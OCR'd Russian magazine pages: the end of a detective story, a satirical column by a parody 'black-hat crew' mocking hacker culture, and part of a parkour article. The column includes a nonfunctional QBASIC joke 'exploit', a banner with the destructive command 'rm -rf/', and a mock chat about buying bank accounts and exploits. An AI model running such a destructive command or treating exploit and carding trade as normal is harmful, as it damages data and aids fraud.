Олдер уже успел поговорить с близкими умершего, все как один утверждали, что тот был здоровым малым как физически, так и психологически. И стремлений к самоубийству за ним не наблюдалось.
— Окей. Спасибо, Сэм.
— Нет проблем.
Следователь вышел из лаборатории медэкспертизы. Все в этом деле говорило о том, что его способности не понадобятся. Но все-таки смерть внезапного миллионера не давала ему покоя. В куртке зазвонил мобильник.
— Алло?
— Привет, Гарри. Это я. В общем, посмотрел я твой ноутбук. Он в абсолютно нерабочем состоянии. Это даже компьютером назвать сложно — скорее муляж, внутри которого нет ничего.
— В каком смысле?
— Ни процессора, ни памяти, ни винчестера. Внутри пусто, как в голове у моей женушки.
— Ладно, спасибо, Майки. Я твой должник.
Следователь задумчиво закурил, пуская в воздухе кольца. Охранник, который первым обнаружил труп, сказал, что в тот момент ноутбук работал. Но каким образом, если, как сказал Майк, в нем отсутствовали все детали? Выходит, соврал? Зачем?
Гарри Олдер почувствовал, что дело не закроется так быстро, как ему хотелось. Докурив сигарету, он отправил ее в мусорный бак и зашагал к выходу.

-eof-


ХЭКЕРНАЯ ПРАВДА

* ОРФОГРАФИЯ АВТОРОВ СОХРАНЕНА
В МЕСТЕ МЫ СИЛА!!! ВСТУПАЙ И КОМПЕЛИРУЙ!!!

ВСЯ ПРАВДА О СЦЕНЕ И НЕ ТОЛЬКО ОТ ИСТИННО ХЭКЕРНОЙ ГРУППИРОВКИ ЧЕРНОШЛЯПНИКОВ (А ТАКЖЕ ВОЙТОХЕДОВ)*

ПРИВАТНЫЙ ОДЕЙ СПЛОЕТ ОТ БХЦ КРЮ]

```
'!КОДИРОВКА ДЛЯ ЛЕНУКСА!ХЭКЕРЫ!ЛЕНУКС РОЛИТ!!ТА¦-LЛЦLБг -Т-Ї+-!!!
'!PRIVATE!PRIVATE!PRIVATE!PRIVATE!PRIVATE!PRIVATE!PRIVATE!PRIVATE!
'!PRIVATE!do NOT trade!!do NOT trade!!do NOT trade!!do NO!PRIVATE!
'!PRIVATE!делать НЕ торговать!!делать НЕ торговать!!делат!PRIVATE!
'!PRIVATE!ujvtu.org 2 bhcrew.org\\OLPEN SORCUE\\#!rm -rf/!PRIVATE!
'!PRIVATE!NON DISCLORE!NON DISCLORE!NON DISCLORE!NON DISC!PRIVATE!
'!PRIVATE!      сплоет нулевого дня от адепта 0чCAFE     !PRIVATE!
'!PRIVATE! !ПРИ КОМПИЛЯЦИИ НА СЕРВЕРЕ  ИСХОДНИК УДАЛИТЬ! !PRIVATE!
'!PRIVATE!      кюбесик ремоуте эксплоит БАГ НАШЕЛ Я     !PRIVATE!
'!PRIVATE!  ВСТУПАЙТЕ И КОМПЕЛИРУЙТЕ!В МЕСТЕ МЫ СИЛА!!!  !PRIVATE!
'!PRIVATE!ВИНДОВС РЕМОТ СПЛОИТЕР,ЕБ¨Т 134 ПОРТ (TCP\IP)!!!PRIVATE!
'!PRIVATE! greetz to: Fyodor,Solar Designer,Phrack_Stuff !PRIVATE!
'!PRIVATE!PRIVATE!PRIVATE!PRIVATE!PRIVATE!PRIVATE!PRIVATE!PRIVATE!
'!АВТОР НЕ НЕС¨Т ОТВЕЦТВЕННОСТЬ ЗА НЕЗАКОННОЕ ИСПОЛЬЗОВАНИЕ СПЛОЕТА
'УКРФКПКст.12ч.3 (С)
CLS 'отчищаем стек от переменных
REM ret 0xbfbffc43 wind0w5 r3t u53 it t0 h3ck.. '[censored] антивирус
'Кашпировского, подставляя заведомо ложную сигнатуру тела
TROFF 'запрещаем дизосомблирование сплоита для защиты от других хэккеров
buffer = FRE(-2)'определяем свободный буффер
PRINT "[+] Buff3r hecker", buffer
sploit$ = HEX$(buffer) + HEX$(buffer)
PRINT "[+] sploit is [at] 0x", sploit$
jmp = INT(80)   'вызов ядра 2.4.13 ленукса для инжекции шеллкота 31337
COLOR 4 'устонавливаем цвет для дефейса
PRINT "[*]DEFACED" 'дефейсим сайт.. НЕ ЗАБУДЬ ИСПОЛЬЗОВАТЬ АНОНИМНЫЕ ПРОКСЕ!
PRINT "[+] Starting scanning returns to THE LINUX/Windows"
FOR i = 1 TO 33 'цыкол с перебором адресов возврата
sploit$ = sploit$ + HEX$(i)
 PRINT "[+] Trying ret", sploit$'поиск закладок и кук
 SLEEP 1 ' Задержка, чтобы не сгорел CPY
NEXT
PRINT "[+] hecked suckessfuly !!!"
INPUT "C:\>", x  'shellcode here
31337 GOTO 31337 'ilite go to ilite
```



где искать БХЦ?
Здесь http://bhcrew.livejournal.com,
здесь http://bh_crew.livejournal.com
и здесь http://bugerhuker.narod.ru.

TEXT BUGGER HUKKER CREW / **BHCREW@MAIL.RU, HTTP://BHCREW.LIVEJOURNAL.COM/**

Здравствуй. Сегодня на страницах этого уникального хэкерного чтива тебя приветствует не менее уникальный езинос, широко известный в узких блэк-войтхэд кругах, как бригада ломателей-черношляпников — Bugger Hukker Crew. Но для начала, расскажем немного о себе.
Мы пришли, чтобы говорить Правду. Все, что скрывает в себе андеграундная сцена хэкеров и программистов. Та самая сторона, которая сокрыта от обывателя (то есть от тебя), но открыта нам (то есть непосредственно войтхед черношляпникам). Мы знаем все. От ... и до ... включительно. Легендарная группа BHC была организована 14 долгих лет назад. Специализировались мы в то время на написании простейшего вредоносного кодеса (а, стало быть, и вирусов) на ПЭВМ типа Искра, а позже — на ZX-Spectrum, совместимые с ПЭВМ для всей семьи и пользования. Наши программы быстро завоевали успех и признание в узкой (но не) среде черношляпников. Да и немудрено, ведь посмотри, какие мы писали программы (мы и сейчас их пишем тоже):

```
10 printf "mi komanda voidhedov na PC Iskra, moskow
1987, 15 jan."
20 goto 10
```

Этот незамысловатый сплоет был более продвинут, нежели черви Моррисинга и программы Отбывшего (free) Кевина. Но разбираться в ней мы не станем, а пока продолжим повествование. Итак, 14 лет назад бригада войтхед подразделения тогда еще не очень легендарных (но уже и тогда) взломщиков вступали на тропу борьбы. Борьбы с одептами. Уже тогда мы заподозрили неладное, когда на радиорынке нам вместо ПЗУ для совместимой машины продали всего-навсего резистор маркировки R100. Позже некоторые из нас получали пустые дискеты вместо программ уже на них. В общем, нам надоело носить маски, и мы решили их снять. Сказать на весь мир Правду обо всем.
Сегодня прошло 15 лет. Мы не такие молодые и озорные, какими были когда-то, но цель наша до сих пор видна и определена. Мы должны нести в мир Правду и Истину. Вступай скорей к нам и компелируй еще немного этого шелкода, а, стало быть, и программ для срыва стекеров и шапок.
В месте (в темном) мы откомпелируем планету и уличим всю гниль. Всех тех прыщавых и обиженных судьбой людей, что всю жизнь проводят за монитором, боясь скомпелировать еще немного этих гантелей. Но ты, читающий журнал Хакер, не такой. И поэтому мы пишем для тебя эти строки. Эту своего рода рекламу, для того чтобы ты УЗНАЛ ВСЕ, и пришел на http://bhcrew.livejournal.com и компелировал вместе с нами еще и еще! Ведь вместе мы сила!
Но оставим браваду и громкие лозунги (хотя не существует никаких других громких лозунгов, кроме «В МЕСТЕ МЫ СИЛА» и «ОНИ НИ[censored] НЕ ЗДЕЛАЮТ»), и поговорим о насущном. А именно о том, что мы можем предложить тебе. Скорее всего именно ТЕБЕ нам уже предложить нечего, так как ты уже читаешь на страницах такого элетарного журнала, как Хакер (взлом и проникновение) рекламу войтхед группировки BHC. Однако не все так плохо, и многие самые отважные одепты стучат к нам по вопросам самого различного толка:

NoNe: hi
NoNe: sdes?
mr.Buggers: здравствуйте
NoNe: ti aki prodaesh?
NoNe: bank accounts
NoNe: ?
mr.Buggers: аки, сплоеты, шелкоды и зеро дей
mr.Buggers: а также могу продать шапку петушок
mr.Buggers: дабы украсть еще этих вебманей
NoNe: lol
NoNe: a serezno?
mr.Buggers: а что вам нужно смотря ?
NoNe: uk banki
NoNe: kstati po sploitam toje est razgovor
mr.Buggers: хорошо, переводите 200 вмз и подберем что нужно
NoNe: ti s kakogo foruma?
NoNe: jelatelno usat' garanta
mr.Buggers: не с какого
mr.Buggers: переводите скорее еще этих вебманей чтобы мне купить кокса
NoNe: kak bi net jelanija brosat dengi nalevo napravo
NoNe: i poxodu 4to za perevodite 200$
NoNe: ja eshe ne skazal 4to mne nujno
NoNe: mojet u tebja i netu daje
mr.Buggers: да, но 200 шекелей это же не деньги
mr.Buggers: просто переводите и все.


Это типичный представитель сообщества скамерсатнов.
То есть попросту говоря — вор, который не наделен особым умом (хотя, казалось бы, как же так?). Одним словом, уважаемый одепт, мы вынуждены сделать открытое зоявление: «С вами Легендарный Хэкерный Езинос Bugger Hukker Crew. Мы опять и снова предлагаем кругам порочного ондеграунда еще этого хэкерного чтива, которое мы будем релизить еще много-много лет. Ведь в нашу задачу входит как минимум вывести всю элиту на чистую воду. Показать вам ИСТИННОЕ НУТРО. Снять ореал таинственности и робенгудства и навесить ярлыки скамерсантов, жыдохэкеров и просто поганцев различных мастей.
Поэтому Мы, Bugger Hukker Crew (умеем также компелировать) открыто сообщаем на весь мир (и пусть не одна [censored], сидящая за кампиком, потом не говорит, что не слышала) — мы, да МЫ (и только мы) пришли, чтобы говорить ИСТИННУЮ ПРАВДУ. И только мы можем делать это и еще много другого. Из раза в раз (из зиноса в зинос) мы знакомим вас с элитой хэкерных, вирмейкерных, скаммерсантских и просто кодерских сообществ и показываем все нутро этой клоаки, куда тебя сейчас затягивает (оторопись хэкер пока еще не слишком поздно!).
Мы окунем тебя в мир завистливых и алчных мразей, которые готовы делать что угодно лишь бы получить очередной сплоет с шеллообменника (см. зеро ди сплоет на врезке), в мир где правят прыщеватые подростки на этапе созревания или мужчины, которые из года в год компелировали сплоет, но так и не смогли это сделать. В тот самый мир, где хэкер, носящий провода типа МГТФ или компелирующий документы типа мсворд-эксель может почувствовать себя сильным и властным, воспользовавшись, например, уникальной программой, которая позволяет общаться в реальном времени в комнатах общения».
Одним словом, говорить можно очень долго. И в этом, наверно, нет смысла, ведь смысл есть только в том, чтобы прочитать ВСЕ выпуски BHC и найти там либо всего себя, либо часть. Однако бойся, если ты хочешь остаться тем, кем ты являешься, не желая свернуть на путь добра (его указывает перст BHC и больше никто, разумеется). Бойся БХЦ, потому что мы ВЕЗДЕ И ВСЮДУ. Наши одепты опутали даже омерику, и мы знаем все, что творится в головах человеков. И если вы будете продолжать делать ЭТО, БХЦ найдет и тебя, и тогда уже ничто не поможет.
Так что, если ты все же решил вступить и скомпелировать в месте с нами, все, что тебе нужно, — это ознакомиться с документом http://bhcrew.livejournal.com/10490.html, выполнить незамысловатые указания (а именно написать стотью и прислать ее на электроящик) и компелировать в месте с нами! Однако в заключение мы должны тебя предупредить, что каждый может оказаться одептом, пытающимся выдать себя за элитарного войтхед-бригадира черношляпников. Поэтому сначала остановись, стряхни пыль с монитора, постирай носки. И в бой!
В МЕСТЕ МЫ СИЛА!!! ВСТУПАЙ И КОМПЕЛИРУЙ!!!

ПРАВИЛА ПАРКУРА

ХАКЕРСКИЙ ПОДХОД К ПЕРЕМЕЩЕНИЮ В ПРОСТРАНСТВЕ ОТ TRACERS.RU

В наш век тотальной урбанизации и многомиллионных городов автомобильные пробки не исчезают с дорог ни днем, ни ночью. В условиях постоянной спешки люди вынуждены придумывать все новые и новые способы передвижения. Роликовые коньки, велосипеды, скутеры — все это помогает человеку двигаться быстрее. Но иногда бывают такие ситуации, в которых человек не может использовать подручные средства. Что делать, если возможностей завести машину или одеть роликовые коньки у тебя нет? Вряд ли ты подумаешь о своем скейтборде, если попадешь в эпицентр массовых беспорядков, или если толпа психопатов попытается тебя ограбить и убить прямо на улице.
Конечно, можно поиграть в героя голливудских боевиков, но в данных случаях это попросту глупо, а главное, очень вредно для здоровья. Первая мысль, которая возникнет у любого здравомыслящего человека, когда возникает угроза для жизни, — это убежать, укрыться, чтобы сохранить свою жизнь. В такой момент для тебя перестанут существовать любые ограничения. Перила исчезнут, заборы растворятся, стены разрушатся в сознании. Для тебя будет только существовать прямая из точки «А» в точку «Б». Все, что будет окружать тебя, станет полосой препятствий. И именно ее ты должен будешь преодолеть.

НЕТ ПРЕГРАД, А ЕСТЬ ЛИШЬ ПРЕПЯТСТВИЯ



ТЕХТ СЕРГЕЙ «V_UGLUSKR» ВАЛЯЕВ / V_UGLUSKR@INBOX.RU/

паркур (LE PARKOUR)

Искусство максимально быстрого и эффективного перемещения — вот, что значит паркур. Дисциплина, представляющая собой совокупность навыков владения своим телом, которые в нужный момент могут понадобиться любому человеку. Это умение быстрее других оказаться там, где необходимо. Нужно залезать, перепрыгивать и перемещаться на большие дистанции. Паркур не учит использовать какие-либо средства, хитрые приспособления или оружие, а позволяет развить навык поведения в условиях «здесь и сейчас». Деревья, стены, крыши — это все препятствия, с которыми можно столкнуться в любой момент и при любых обстоятельствах. Опыт преодоления своих страхов, неуверенности, полученный путем множества тренировок, научит тебя видеть путь везде.

Занятия паркуром почти не имеют ограничений. Им может заняться абсолютно любой человек, независимо от пола или физической подготовки. Однако одно ограничение есть — возраст. Конечно, детям можно заниматься паркуром, но интенсивность их тренировок должна быть в десятки раз ниже, чем у взрослых. Ведь в подростковые годы человек все еще развивается, а его тело формируется, поэтому до 15—16 лет ему не следует выполнять элементы, которые могут подвергнуть тело серьезным нагрузкам. До этого возраста ему необходимо подготовить себя к дальнейшим тренировкам. В это время лучше всего сконцентрироваться на фитнесе, контроле за движениями и тренировать ловкость. Прыжки с больших высот или выполнение сложных элементов паркура могут привести к серьезным травмам, из-за которых уже к 20 годам может появиться замечательная возможность провести остаток своих дней в инвалидной коляске.

термины parkour и traceur

Само слово PARKOUR произошло от видоизмененного французского военного термина — Parcours du combattant, что дословно можно перевести как «полоса препятствий».

Людей, которые занимаются паркуром, называют трэйсерами. Трэйсер (фр. Traceur) — это человек, который «прокладывает новые пути».

философия

Для начала нужно понять, что же такое паркур. Паркур — это не только преодоление препятствий физических, но и преодоление препятствий внутри себя. Это постоянная борьба с любыми проявлениями отрицательных качеств человека, таких как лень, злоба, жадность etc. «Нет преград, а есть лишь препятствия» — это девиз трэйсеров всего мира. Он применим ко всему. К примеру, не умеешь ты чего-нибудь делать, чего-нибудь для себя действительно полезного, и тебе банально лень этому научиться. Обычный человек может позволить себе поддаться слабости и не заморачиваться. Трэйсер же, наоборот, загорится желанием научиться этому как можно скорее. Путь паркура — это постоянное самосовершенствование как в физическом, так и в духовном плане. Практически любой трэйсер, помимо самого паркура, занимается боевыми искусствами (ведь не всегда есть возможность убежать), скалолазанием, а также считает нужным знать основы медицины. Некоторые даже практикуют медитацию и занимаются йогой. Ведь преодоления любых внешних препятствий начинается не с прыжков и кувырканий в воздухе, а с преодоления барьеров у себя в голове.

Во время тренировок трэйсеры пробегают огромные дистанции, исследуя город вдоль и поперек. Иногда маршруты нашего движения могут не понравиться стражам правопорядка или обывателям (чаще всего пожилым людям). Трэйсеры не нарушают закон, не занимаются вандализмом или воровством. «Цели будоражить спокойствие мирных граждан у нас нет, поэтому, если тебя попросят уйти с места твоих тренировок, то не стоит препираться или устраивать скандал. Нужно просто уйти. Ведь город огромен, и мест для саморазвития много».


ОБЯЗАТЕЛЬНО загляни на диск и посмотри одноименное трэйсерское видео.


основатель паркура

Основателем паркура является Давид Белль. Он родился 29-ого апреля 1973 года в округе Seine Maritime, в городке под названием Фекам (Fecamp), что в Нормандии. Он был родом из небогатой семьи, которая жила сначала в пригороде Парижа, Фекаме, а позже перебралась в городок Ле-Сабль-д'Олон (Sables d'Olonne), где Давид провел первые четырнадцать лет своей жизни. Воспитываемый дедом, Гильбертом Киттеном, бывшим старшим сержантом, некогда служившим в пожарных войсках Парижа, Давид был впечатлен рассказами о героизме, и с раннего возраста в нем проснулся интерес ко всему, что подразумевало под собой движение и активность. Его отец, Раймонд Белль, служивший некогда солдатом во французской армии (в городе Далат во Вьетнаме), также работал в пожарных войсках Парижа и был выдающимся спортсменом. Будучи окруженным такой семьей спортивных героев, Давид стал искусным во многих спортивных дисциплинах, где было необходимо двигаться, таких как легкая атлетика, гимнастика, скалолазание и боевые искусства. В 15 лет Давид переехал в пригород Парижа, маленький городок Лисс, что находится рядом с Эври. В это же время он встречает молодых людей, которые впоследствии следуют за ним. Yamakasi — так они стали называть себя, впоследствии Люк Бессон снял о них фильм с одноименным названием. Именно с этими людьми Давид был нераздельно связан на протяжении 8 лет. На пути самопознания молодой Давид оставляет школу, чтобы полностью посвятить себя спорту. Но не любому виду спорта. Белль считал, что спорт должен быть полезен для жизни. «Сила и ловкость, развиваемые через спорт, должны также находить применение в жизни», — так отец Давида всегда говорил ему.

Впоследствии Давид часто воображал, где бы он смог использовать свои физические данные, чтобы избежать трудных ситуаций, где бы он мог проявить силу и храбрость. Как добраться к месту, чтобы спасти человека? Как перемещаться, чтобы не быть пойманным в ловушку?

Его жажда приключений и желание свободы сложились в искусство. Искусство, представляющее собой совокупность дисциплин, которыми занимался его отец, будучи еще молодым солдатом во Вьетнаме. Гимнастика, преодоление страха, концентрация, идея о перемещении в любое место без физического ограничения, чувство свободы — все это стало паркуром.





неверные суждения

Вообще, у многих людей (обычно люди, не практикующие паркур) складывается ошибочное мнение о том, что паркур — это экстремальный спорт или уличная акробатика. Паркур не является ни тем, ни другим. Отношение паркура к экстриму так же сомнительно, как и к любому существующему виду спорта. Слово «экстрим» с английского означает «крайность», то есть предполагает риск, работу на пределе возможностей, иногда даже на грани жизни и смерти. Идея паркура совсем в другом. Тренировки для возможности прикладного применения получаемых навыков окажутся полезными на деле только при выполнении двух условий: первое — ты достиг определенного уровня подготовки; второе — ты в состоянии применить свой уровень, используя нынешние ресурсы организма. В паркуре всегда следует делать только то, на что ты способен. При этом планку своих возможностей необходимо ставить чуть ниже, чем она есть на самом деле. Паркур также не является акробатикой, потому что в первую очередь паркур — максимально рациональное и быстрое перемещение. Будешь ли ты исполнять разного рода сальто, если ты преследуешь вора, укравшего у тебя бумажник? Любому прохожему (а, главное, самому вору) будет просто наплевать на твои кульбиты в воздухе. Впечатления окружающих не стоят твоего имущества, поэтому каждая секунда будет тебе дорога. Используя акробатику, ты замедлишь движение, и подвергнешь себя лишней опасности получить травму. Важно не забывать, что главный принцип паркура — эффективность. Акробатика не является эффективной и подвергает трэйсера риску. Поэтому ее применение в перемещении попросту нелогично. Несмотря на это, в большинстве видео о паркуре можно заметить акробатические приемы. Но это все для того, чтобы добавить в видео зрелищности и показать удивительные возможности человеческого тела.

кино и паркур

